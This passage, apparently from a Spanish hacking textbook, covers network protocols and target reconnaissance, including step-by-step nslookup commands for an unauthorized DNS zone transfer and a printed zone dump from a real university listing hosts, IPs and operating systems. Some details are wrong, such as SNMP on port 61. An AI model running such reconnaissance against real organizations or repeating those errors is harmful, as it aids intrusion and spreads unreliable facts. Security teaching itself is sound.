Este protocolo utiliza una tabla para asociar a cada dirección IP de la red la dirección MAC que se corresponde con la terminal física. Esta tabla recibe el nombre de tabla ARP. Para ello, cada vez que el ordenador A recibe un paquete IP, la compara en su tabla ARP buscando la MAC asociada. Si no la tiene, solicitará al conjunto de la red (enviando el paquete a la dirección de *broadcast*) la dirección física del ordenador B, preguntando con su dirección IP. El ordenador B que se identifica con la IP responderá con su dirección física. El equipo A actualizará entonces su tabla ARP. Este método de identificación permite el ataque conocido como *Hombre en el Medio* mediante la técnica de *Envenenamiento ARP*.

1.10.5 Protocolo ICMP

Para ayudar a resolver distintos tipos de incidencias se desarrolló un protocolo de retroalimentación. El *Internet Control Message Protocol* (ICMP, Protocolo de Mensajes de Control para Internet, RFC 792) facilita mensajes de

error a los administradores de sistemas, explicando la razón por la que han podido perderse paquetes IP.

Un resultado tangible de este protocolo es la herramienta **ping**, que se utiliza para comprobar que un paquete IP que contiene una cabecera ICMP con un *Echo Request* llega a su destino, obteniendo una respuesta *Echo Reply*.

1.11 PROTOCOLOS A NIVEL DE TRANSPORTE

1.11.1 Protocolo TCP

La mayor parte de los servicios que se ofrecen en un ordenador hacen uso del protocolo *Transmission Control Protocol* (TCP, Protocolo de Control de Transmisión, RFC 793) por su fiabilidad. Las múltiples características implementadas en su cabecera lo hacen muy flexible.

Especialmente nos vamos a fijar en los bits de control, que nos van a permitir posteriormente enumerar los puertos y servicios que corren en la máquina destino:

- **URG**: *Urgent*, marca el paquete como urgente.
- **ACK**: *Acknowledge*, solicita confirmación para la recepción en destino.
- **PSH**: *Push*, entrega los datos inmediatamente, sin esperar al fin de la transmisión.
- **RST**: *Reset*, reinicia la conexión.
- **SYN**: *Synchronize*, efectúa la solicitud para sincronizar los números de secuencia.
- **FIN**: cierra la conexión con el ordenador al que se envía.

1.11.2 Protocolo UDP

El *User Datagram Protocol* (UDP, Protocolo de Datagramas de Usuario, RFC 760) es en realidad un protocolo muy sencillo que se limita a especificar los puertos de origen y destino para el contenido del paquete. El campo longitud informa del número de octetos del resto del mensaje y la suma de control provee un valor para comprobar que la cabecera se ha recibido correctamente.

```
  0                   1                   2                   3
  0 1 2 3 4 5 6 7 8 9 0 1 2 3 4 5 6 7 8 9 0 1 2 3 4 5 6 7 8 9 0 1
 +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
 |       Puerto de origen        |       Puerto de destino       |
 +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
 |           Longitud            |       Suma de control         |
 +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
```

Cabecera UDP

La principal diferencia de este protocolo respecto a TCP es que no garantiza ni la entrega ni la ausencia de duplicados, por lo que estos deben ser controlados a nivel de aplicación. Aun así, comparte con TCP cada uno de los puertos del ordenador, lo que lo hace efectivo para trabajar alternativamente con este protocolo cuando TCP no está disponible y UDP sí, como en el caso de un *firewall* mal implementado.

1.12 PROTOCOLOS A NIVEL DE APLICACIÓN

En este nivel se engloban la mayor parte de los protocolos, por lo que sólo introduciremos alguno de ellos a modo de presentación. Otros protocolos como FTP, DHCP, HTTP, TelNet, POP3 o SMTP se proponen al lector como pequeña tarea de investigación.

1.12.1 Protocolo SMB

El protocolo *Server Message Block* (SMB, Servidor de Bloques de Mensajes) es un protocolo de red ideado por IBM para compartir archivos e impresoras. Posteriormente, en la implementación que realizó Microsoft para sus SO añadió funcionalidades que no estaban contempladas originalmente. También existe una implementación para Linux que recibe el nombre de Samba.

1.12.2 Protocolo SNMB

El protocolo *Simple Network Management Protocol* (SNMP, Protocolo Simple de Administración de Red, RFC 1157), que ya se encuentra por su versión 3, se utiliza en la gestión de los nodos de una red TCP/IP, para controlar el estado de funcionamiento de equipos o servicios.

1.13 CONCLUSIONES

Hasta aquí hemos introducido conceptos de gran valor e importancia para el lector que decida introducirse en temas de *hacking*, seguridad informática e inseguridad. Nuestra experiencia cuando impartimos formación en seguridad y *hacking* es que esta parte es sin duda la parte más aburrida para los alumnos, pero al final descubren, con el paso del tiempo, que será la parte que gobierna todo, que domina todo y que nos sirve de guía en todo. Las herramientas cambiarán de versión, nombre, incluso quedarán obsoletas, los trucos para acceder a sistemas o servicios ya no funcionarán, pero el fundamento que nos permitirá seguir hablando con las máquinas y descubrir las variantes de técnicas a utilizar nuevamente se encuentra en esta parte y, lamentablemente, es siempre la más árida.

Capítulo 2

BUSCAR UN VECTOR DE ATAQUE

Cuando se quiere comprometer una máquina, lo primero que es necesario hacer es analizar y estudiar un objetivo. En este objetivo es importante tener en cuenta que antes de ir en contra de él, se necesitará averiguar y analizar el entorno de máquinas que conforman el sistema principal. Este sistema tendrá seguridad perimetral y se conformará de una colección de servicios que decidirá la estrategia a tomar en contra de ella. Pero, ¿cómo detectarlos? ¿Cómo saber qué servicio es vulnerable y cuál no? Una metodología será necesaria para recaudar información útil, pero es necesario estar preparado con las herramientas apropiadas y los conocimientos TI actualizados.

Cuentan que los samuráis entrenaban durante meses el disparo con arco, sin arco y sin flecha, y únicamente cuando el maestro consideraba que estaban preparados para ello empezaban a utilizar el arco (sin la flecha) y sólo cuando estaban de nuevo preparados empezaban a utilizar la flecha. Análogamente, no podemos iniciar un ataque desde Internet contra una máquina independiente o contra una organización sin, antes, habernos preparado en profundidad y haber aprendido todo lo que podamos sobre la organización.

En este capítulo veremos cómo seleccionar la organización (lógicamente a nivel académico esto se realiza al azar, pero los *hackers* maliciosos lo hacen a conciencia) y cómo utilizar una serie de herramientas que nos permitirán descubrir una enorme cantidad de información pública o semipública sobre la mencionada organización.

Para buscar información tenemos una variedad de herramientas, técnicas y destrezas que, junto con una metodología estricta, nos permitirán conocer la mayoría de lo que necesitamos sobre la organización.

2.1 SEGUIMIENTO DE UN OBJETIVO

Entre los datos que necesitamos conocer se encuentran:

1. **Nombre del dominio**. El nombre del dominio es la puerta de entrada principal para saber a continuación las direcciones IP de máquinas pertenecientes a ese dominio. Este es un importante comienzo ya que de primeras seguramente nos encontremos en un momento en el que no tendremos más información que el nombre de un dominio.

2. **Dirección IP**. La dirección IP identifica de forma única un dispositivo (servidor, *router*, puesto de trabajo, etc.) de cara a Internet y que por ser un objetivo posiblemente accesible, se intentará comprometer.

3. **Servicios disponibles (TCP y UDP)**. Vendrían a ser como las puertas y ventanas que tenemos a nuestra disposición para entrar en el objetivo. Aquí hay que indicar también la importancia del número de puerto, que servirá cuando se realicen labores de escaneos de puertos. En este apartado será importante reconocer algunos de los *well known ports*, aquellos puertos donde de forma estándar se ejecutan servicios bien conocidos. A modo de ejemplo recordatorio, tenemos: SMTP en el puerto 25, en el caso de transmisión cifrada en el 465, para TCP y UDP, SNMP en el puerto 61, para TCP y UDP, POP3 en el puerto 110, en el caso de transmisión cifrada en el 995, para TCP y UDP, HTTP en el puerto 80, en el caso de transmisión cifrada en el 443, para TCP y UDP, FTP normalmente en el puerto 21, en el caso de transmisión cifrada en el 989, para TCP y UDP.

2.2 RECOPILANDO INFORMACIÓN DESDE INTERNET

La herramienta de las herramientas es sin duda Internet, y desde aquí se empezarán a conocer los datos que se enumeraron en el apartado anterior. El punto de partida es el dominio, así que se necesitará conocer el dominio bajo el que se encuentra el objetivo. Supongamos que un intruso malicioso planea lanzar un ataque sobre una empresa exportadora de Argentina llamada AndesTrade. Lo primero que hará para descubrir en qué dominio se encuentra puede ser buscar el nombre de la organización en un buscador de Internet.

En la figura siguiente vemos que el dominio de AndesTrade es andestrade.com.ar. Recuerde que el dominio se obtiene descartando el primer indicador por la izquierda de la organización investigada, pues este indicador hace alusión a la máquina en concreto; por ejemplo en *www.arcos.es*, el dominio será arcos.es.

Figura 2.1. Resultado de búsqueda de Google para identificar el dominio

2.2.1 Las primeras técnicas y herramientas

Una vez se dispone del dominio se pueden utilizar sitios Web públicos para recabar más información.

Los sitios principales para recopilar información general son los grupos de noticias, foros de Internet y los canales de chat (News, IRC respectivamente). Éste es un sistema de foros organizado por temas en los que los usuarios se expresan con libertad y se preguntan y responden usando programas que se pueden descargar de forma gratuita y legal de la red.

El único "problema" desde el punto de vista de la seguridad es que hay veces que se pregunta sobre temas sensibles a nivel de información. Por ejemplo, un administrador de sistemas preguntando cómo se configura un determinado servicio en su nuevo servidor 2003. En esta consulta el administrador se dedica a facilitar, a todo el que la quiera leer, información sobre su máquina y sus datos de contacto en la empresa. Toda esta información es parte importante a la hora de planificar un ataque a determinados sistemas.

Dentro de este mundo es importante conocer los canales de IRC (*Internet Relay Chat*), pues nos permiten mantener conversaciones en tiempo real a través del ordenador, y es donde se encuentran canales de seguridad de gente muy experta en estos temas. Éste es otro método de obtener información sobre la posible víctima, desde su IP, que queda visible a partir de cualquier archivo que nos envíe. Lo más sensible es conocer determinadas comunidades *underground* que residen en estos canales, que pueden ser excelentes recursos de conocimiento para el intruso malicioso. Estos programas son cada vez más sofisticados, y cuentan cada vez con más funcionalidades, incluyendo la ejecución de *scripts*. Todas estas funcionalidades, que dan una enorme potencia a los programas, pueden convertirse en una pesadilla para la seguridad. Para usar estos servicios de la red podemos utilizar cualquiera de las innumerables herramientas que circulan por Internet. Como ejemplo de algunas de ellas se pueden mencionar las siguientes:

- NEWS (para Windows): Xnews (se puede descargar de *http://xnews.newsguy.com*).

- NEWS (para Linux): se puede descargar de *http://www.tin.org* y *http://www.math.fuberlin.de/~guckes/nn*.

- IRC (para Windows): mIRC, la podemos descargar de *http://www.mirc.co.uk.*

- IRC (para Linux): Xirc, la podemos descargar de *http://www.linuxlots.com/~xirc*.

NetScanTools

NetScanTools es una herramienta para el análisis de una red y de los dispositivos que se encuentran en ella. Esta herramienta goza con una gran reputación gracias a su versatilidad y los años de experiencia que ofrece desde la primera versión hasta la actualidad. Es un software que pertenece a la compañía NorthWest Performance Software Inc. La página Web oficial se encuentra en *www.netscantools.com*.

Existen varias versiones de pago de esta herramienta, así como una versión gratuita de NetScanTools que posee las utilidades más básicas de la herramienta. El nombre de esta versión gratuita es **NetScanTools Basic** y se puede descargar desde la Web mencionada *www.netscantools.com*. Las funcionalidades básicas que va a permitir realizar esta herramienta se enumeran a continuación:

- DNS Tools - Simple: simple IP/hostname translation, Who Am I? (shows your computer name, IP and DNSs).
- Ping.
- Graphical Ping.
- Traceroute.
- Ping Scanner.
- Whois.

Estas utilidades se utilizarán en la mayoría de las actividades realizadas en este capítulo, por lo que se recomienda al lector utilizarla desde un principio con el fin de que pueda comprobar cada una de las operaciones aquí descritas.




Figura 2.2. Pantalla principal de NetScanTools Basic

2.2.2 Bases de datos Whois, Ripe, Nic

En Internet las cosas tienen que estar organizadas a nivel global, ya que la "red de redes" funciona para todo el planeta. La organización de dominios para los usuarios se realiza desde varios organismos. Los más difundidos últimamente son las páginas nic. Cada país tiende a tener su propia Web de gestión de dominios para evitar que varias personas o empresas registren el mismo dominio, por ejemplo: España tiene *www.nic.es*, Portugal tiene *www.nic.pt*, etc. Para los dominios .com está *www.nic.com* y siguiendo el mismo razonamiento, Argentina tiene que tener

www.nic.ar. (La gestión de dominios no está exclusivamente centralizada en páginas nic, por lo que veremos posteriormente otros sitios de búsqueda que también son importantes al buscar información sobre dominios.) Como prueba de concepto podrá introducir simplemente el nombre del dominio (en este ejemplo "google") y obtendremos toda la información que aparece en la siguiente figura, que incluye los servidores DNS primario y secundario de la organización, ya que estos datos son básicos y necesarios para registrar un dominio en la red. A modo de ejemplo, vamos a utilizar el portal Web del propio Ministerio de Industria, Turismo y Comercio (*www.nic.es*).

Figura 2.3. Consulta de información en www.nic.es sobre la empresa Google

Figura 2.4. Información sobre el dominio en la parte inferior de la pantalla anterior

Como se ha comentado, aparte de los sitios nic, existen también direcciones de Internet alternativas donde podemos encontrar información sobre los dominios a investigar (como *http://www.allwhois.com/,http://www.ripe.net/* entre otras muchas). Siempre será conveniente tener más de una fuente de información, pues no siempre la misma página nos facilitará la información que buscamos.

2.2.3 Transferencias DNS no autorizadas

De una manera sencilla de entender, las transferencias DNS replican por razones de seguridad, y si se han configurado para ello, la información de un servidor DNS a otro servidor DNS conocido como secundario. Teóricamente sólo entre máquinas autorizadas para solicitar y recibir estas transferencias, pues la información que se facilita es bastante sensible, como veremos más adelante. Esta información incluye unas tablas donde figuran las máquinas cara a Internet de organizaciones (dominios), incluso a veces con sus sistemas operativos, siendo ésta una información básica para un atacante.

Una vez que se dispone de los DNS, obtenidos conforme al método del apartado anterior, mediante el uso de páginas públicas, se intentará realizar una transferencia de zona para conseguir los datos de las mencionadas máquinas que se encuentran bajo ese dominio. El solicitar una transferencia de zona a un servidor DNS, y obtener estas tablas, obedece a un error de configuración en los propios servidores DNS. Lo normal sería que esta técnica no funcionara, pero se asombraría de la cantidad de máquinas con este error de configuración cara a Internet. Para realizar la transferencia de zona abrimos una línea de comando (shell o cmd), que en Windows sería **Inicio/Ejecutar**, escribimos **cmd** y apretamos intro. Nos aparece la consola donde escribimos:

Nslookup <intro>

Server <ip del servidor dns, que vamos a introducir y que nos ha facilitado alguna de las Webs anteriores> <intro>

Set type=any <intro> (para que nos facilite todas las máquinas que tenga disponibles en las tablas)

ls –d <nombre del dominio>

A modo de ejemplo podemos usar la página de una conocida Universidad española, que nos permite la transferencia de zona a partir de la información facilitada por nic.es. Es importante resaltar que en este caso la transferencia de zona no se permite con la DNS principal, que está correctamente configurada, sino con una de las DNS alternativas, que no está correctamente configurada.

```
> ls -d uam.es
[ns.uam.es]
 uam.es.                        SOA    ns0.uam.es hostmaster.uam.es. (2007032322 86400 7200
2592000 172800)
 uam.es.                        MX     10   smtp.uam.es
 uam.es.                        MX     20   mail.rediris.es
 uam.es.                        NS     ns.uam.es
 uam.es.                        NS     ns0.uam.es
 uam.es.                        NS     ns2.uam.es
 uam.es.                        NS     sun.rediris.es
 uam.es.                        NS     chico.rediris.es
 _msdcs                         NS     atocha.uam.es
 _sites                         NS     atocha.uam.es
 _tcp                           NS     atocha.uam.es
 _udp                           NS     atocha.uam.es
 actcultura.ac                  A      150.244.6.147
 actcultural2.ac                HINFO  PC          MS-WINDOWS-98
 actcultural2.ac                A      150.244.44.208
 teatro.ac                      HINFO  PC          MS-WINDOWS-98
 teatro.ac                      A      150.244.92.2
 acceso                         MX     10   acceso.uam.es
 acceso                         MX     20   smtp.uam.es
 acceso                         HINFO  PC          MS-WINDOWS-98
 acceso                         A      150.244.9.207
 catalogo28003.adi              A      150.244.28.3
 catalogo28004.adi              A      150.244.28.4
 catalogo28005.adi              A      150.244.28.5
 catalogo28006.adi              A      150.244.28.6
 catalogo28007.adi              A      150.244.28.7
 catalogo28008.adi              A      150.244.28.8
 catalogo28009.adi              A      150.244.28.9
 catalogo28010.adi              A      150.244.28.10
 catalogo28011.adi              A      150.244.28.11
 catalogo28012.adi              A      150.244.28.12
 catalogo28013.adi              A      150.244.28.13
 catalogo28014.adi              A      150.244.28.14
 catalogo28015.adi              A      150.244.28.15
 catalogo28016.adi              A      150.244.28.16
```

Figura 2.5. Parte de la transferencia de zona de la UAM

En esta imagen podemos ver que hay muchas máquinas (el listado completo comprende unas 23.000 líneas) y en el centro se identifica el tipo de máquina que es A para servidores y puestos de trabajo; MX para los servidores de correo; NS para los servidores DNS; HINFO facilita información sobre la máquina, junto con su sistema operativo, como se puede apreciar en la figura anterior.

2.2.4 Trazado de rutas

Cuando enviamos un paquete de datos por Internet éste pasa por una serie de dispositivos (*routers* principalmente) hasta llegar a su destino (la máquina objetivo). Realizar un trazado de ruta nos indica el camino exacto que sigue el paquete y nos puede suministrar información muy útil.

Existen varias herramientas que permiten realizar el trazado de rutas tanto del uso de la línea de comandos desde una consola, como en entornos gráficos más atractivos. Para Windows el comando es **tracert**, mientras que para Linux/Unix tenemos la herramienta **traceroute**.

Las herramientas de trazado de ruta se basan en una característica propia del protocolo de la capa de enlace IP. Este protocolo intenta *enlazar* o unir diferentes dispositivos en una red interpretando sus ubicaciónes entre sí entre cada salto desde el origen al destino del paquete. Este uso principal, basa su algoritmo

en respuestas ICMP de *routers* y otros dispositivos en donde el paquete expira al no encontrar su destino.

Para que los paquetes que se lancen por la red no estén circulando por ella infinitamente, el protocolo IP tiene un parámetro en su cabecera denominado TTL o *Time to Live* (Tiempo de Vida). Este parámetro es de tipo entero y funciona a modo de índice, de tal manera que cada vez que se lanza un paquete por la red, por cada uno de los dispositivos (servidores, *switches*, *routers*, etc.) por los que vaya a pasar este paquete, se reduce este índice en uno. Por ejemplo, si un paquete sale de una máquina con un TTL = 3, cuando pase por el siguiente nodo de la red (un *router* por ejemplo), este valor se reduce en 1 quedando en TTL = 2. Cuando de este nodo (*router*) vaya a dirigirse este paquete a otro nodo (*router2*) este valor decrece otra vez en uno, quedando el TTL = 1.

Cuando el valor de parámetro TTL llegue a 0, entonces el paquete se considera caducado y su tiempo de vida termina. En este momento, el paquete se desecha y se envía un paquete ICMP al dispositivo origen que envió por primera vez. Como se puede intuir, el funcionamiento de una aplicación capaz de hacer un trazado de rutas se basa en ir caducando el paquete en cada nodo por donde pase el mismo, de tal manera que enumeramos todos los dispositivos en el camino. Considere el siguiente ejemplo:

1. Un dispositivo de origen (previsiblemente el nuestro) lanza un datagrama IP con tiempo de vida con valor de 1 hacia un *host* de destino.

2. El primer dispositivo por el que va a pasar el paquete (por ejemplo, un *router*) disminuye el TTL a 0 y devuelve un mensaje ICMP que indica "Tiempo excedido", procediendo a eliminar el datagrama. Así, en el paquete ICMP de regreso queda identificado el *router*, por lo tanto, ya tenemos el salto dentro de la ruta por la que pasa el paquete.

3. Ahora el dispositivo de origen vuelve a lanzar otro paquete con un TTL igual a 2. Cuando pase por el primer salto (en este ejemplo un *router*), el campo TTL será disminuido a 1.

4. Cuando pase por el segundo dispositivo (por ejemplo, un *firewall*), el TTL pasa a ser 0, se caduca, se desecha el paquete y se envía un paquete ICMP al host de origen. En este punto ya tendríamos el segundo salto por el que pasa el paquete.

5. El proceso se va repitiendo con TTL cada vez mayor de forma que vamos identificando cada uno de los dispositivos entre el *host* de origen y el *host* de destino.

De esta manera se puede trazar la ruta hasta la máquina objetivo pasando por todos los dispositivos que se encuentran en el camino, incluyendo aquellos que se ubican justo antes del objetivo. En este punto, será interesante determinar qué son en realidad estos dispositivos por los que pasa un paquete antes de llegar al destino; si son *routers*, filtradores de paquetes o dispositivos que realizan tareas de *routing* y *firewall* simultáneamente.

Muchos de los dispositivos por los que pasará nuestro paquete de pruebas están configurados para no devolver el paquete ICMP a la máquina de origen en caso de que dicho paquete tenga un TTL caducado. En estos casos, en la traza de la ruta, aparecerá un '*' indicando que dicho *host* es desconocido. El objetivo de configurar esta característica en un dispositivo es por razones de seguridad.

Dentro de las posibilidades que tendrá para realizar un trazado de una ruta existe una herramienta disponible en Internet para realizar este tipo de tareas, y que veremos también para barridos ping y consultas ICMP, es NetScanTools. Con esta herramienta se puede realizar, en un entorno gráfico, el trazado de ruta hasta una máquina objetivo. La siguiente figura ilustra este concepto:




Figura 2.6. Primera parte del resultado del trazado de ruta a www.google.com con NetScanTools

El objetivo es realizar un trazado de ruta desde una red privada desde la que se han hecho pruebas hacia *www.google.com*. Se puede observar que el primer salto busca la salida a Internet a través de la puerta de enlace hacia Internet. Aquí entendemos como puerta de enlace, aquel dispositivo que redirigirá los paquetes

hacia Internet. Para este caso, el dispositivo que actúa como pasarela tiene la dirección IP 172.17.2.2.

La dirección IP externa de *www.google.com* correspondería al último salto, identificando la dirección IP 173.194.37.104. Después de 9 saltos vemos en la figura anterior que se llega al objetivo pasando por una serie de dispositivos *router* que forman la ruta que seguirán todos los paquetes para llegar al sitio Web de Google.

Otra herramienta más visual que podría utilizar es VisualRoute (*www.visualroute.com*), la cual tiene una versión gratuita para Windows y otra para Mac OS X. Realiza trazas de una forma gráfica y descriptiva. Utilizando esta herramienta, obtendrá diversas estadísticas de los diferentes dispositivos por los que transcurre el paquete en pruebas, aunque está orientado para que administradores encuentren cuellos de botella en la red.

Figura 2.7. Ejemplo de traza con VisualRoute

La versión de pago de VisualRoute permite realizar trazados de ruta mostrados en un mapa mundial. De esta forma se puede seguir el camino trazado por la red cuando se transmite un paquete entre dos puntos de manera gráfica y sencilla, dando una visión más amplia de la red de Internet.

2.2.5 Barridos PING

Como hemos mencionado con anterioridad, lo primero que necesitamos para iniciar un ataque es la dirección IP de la máquina víctima; la forma más sencilla de todas es con un simple ping al ordenador objetivo. Así, si hacemos PING a un dominio como *www.andestrade.com.ar* nos indica que la IP es

200.80.42.138. La sintaxis del comando **ping** es tan sencilla como **ping** <nombre de la máquina>. Tal y como aparece en la figura más abajo.

```
C:\>ping www.andestrade.com.ar

Haciendo ping a www.andestrade.com.ar [200.80.42.138] con 32 bytes de datos:

Respuesta desde 200.80.42.138: bytes=32 tiempo=277ms TTL=54
Respuesta desde 200.80.42.138: bytes=32 tiempo=281ms TTL=54
Respuesta desde 200.80.42.138: bytes=32 tiempo=317ms TTL=54
Respuesta desde 200.80.42.138: bytes=32 tiempo=280ms TTL=54

Estadísticas de ping para 200.80.42.138:
    Paquetes: enviados = 4, recibidos = 4, perdidos = 0
    (0% perdidos),
Tiempos aproximados de ida y vuelta en milisegundos:
    Mínimo = 277ms, Máximo = 317ms, Media = 288ms

C:\>
```

Figura 2.8. Ejemplo de PING

El comando **ping** también se puede lanzar contra una dirección de *broadcast*, lo que quiere decir que se envía a todas las máquinas que se encuentren por la red, este sistema es muy útil para averiguar qué máquinas se encuentran activas en la red.

2.2.6 Consultas ICMP (*Internet Control Message Protocol*)

Como su propio nombre indica, el protocolo ICMP se utiliza para la comprobación de errores o para determinadas situaciones que requieran una atención especial. Los paquetes ICMP viajan dentro de los paquetes IP y a veces este protocolo se considera de nivel superior.

Aunque se podrían mencionar infinidad de cosas del protocolo ICMP (ver RFC 792), lo que interesa en este momento es que cuando se realiza un PING entre dos máquinas se envían paquetes mediante este protocolo. De hecho, un paquete ICMP contiene los primeros 8 bits del paquete IP que lo generó, por lo que el sistema receptor del paquete será capaz de extraerlo de la red y asociarlo con TCP o UDP.

Bit 0 7	Bit 8 15	Bit 16 23	Bit 24 31
Tipo	Código	Suma de verificación	
Datos (opcional)			

Figura 2.9. Cabecera ICMP

Los campos que constituyen la cabecera del ICMP son los siguientes:

- **Type** (8 bits): sirve para identificar el tipo específico de mensaje ICMP; puede tener 15 posibles valores.
- **Code** (8 bits): indica las diferentes condiciones para un mismo tipo de mensaje.
- **Checksum** (16 bits): comprueba la integridad para el mensaje ICMP completo. Este campo es obligatorio.
- **Contents**: su longitud varía dependiendo del tipo de mensaje.

Analizando mensajes ICMP de error se puede observar que los errores más comunes aparecen en el tipo 3, que es el que indica que el paquete no ha llegado a su destino (*destination unreacheable*).

2.2.7 Escaneo de puertos

Como se ha mencionado anteriormente, los puertos son las puertas y ventanas de acceso a un dispositivo, o dicho de otra manera, los puntos donde se realiza la conexión de red que brindan un servicio en un dispositivo. En este sentido, cuando una máquina quiere ofrecer un servicio, se abre un puerto y se espera a que se realicen peticiones sobre el mismo (ver *well known ports* de capítulos anteriores, por ejemplo). Las máquinas que quieren disfrutar de ese servicio realizan peticiones sobre ese puerto. Recordemos que varias máquinas se pueden conectar al tiempo a un único puerto, pero las acciones de lectura/escritura sólo se pueden realizar de una en una.

Todas las comunicaciones realizadas entre diferentes dispositivos conectados en la red, se basan en un protocolo elegido que deben utilizar los dispositivos que conformen la comunicación. Entendemos en este caso protocolo como el procedimiento que dos sistemas necesitan seguir para que se realice una comunicación y se comparta información sin que por ello suponga un error o fallo. Más concretamente, las comunicaciones con protocolo TCP son de carácter formal, eso significa que antes de que los ordenadores se empiecen a comunicar tienen que identificarse. Para ello, existe lo que técnicamente llamamos *three-way handshake*, que vienen a ser tres pasos para identificarse:

- El dispositivo que comienza la conexión (cliente) envía un paquete SYN (¿te sincronizas conmigo?) que contiene el número de secuencia inicial asociado a la conexión al sistema o máquina destino.

- El sistema destino responde enviando un paquete SYN ACK (confirmo petición de sincronización), que confirma la recepción del primer paquete SYN y que contiene el propio número de secuencia del sistema destino. Donde SYN es sincronizar y ACK viene de *acknowledgement* (confirmación).

- El cliente responde enviando un ACK (OK, confirmado), con lo que la conexión se establece y comienza la transferencia de datos.




Figura 2.10. Conexión TCP. Three-way handshake

La desconexión TCP es igualmente formal y cuenta con cuatro pasos:

1. El sistema que desea finalizar la conexión envía un paquete de FIN.

2. El otro sistema responde enviando un ACK de recepción correcta del paquete.

3. Se envía un nuevo paquete de FIN al ordenador que ha iniciado la desconexión.

4. Éste a su vez responde con un último paquete ACK cerrando así la comunicación.




Figura 2.11. Cierre de una conexión TCP

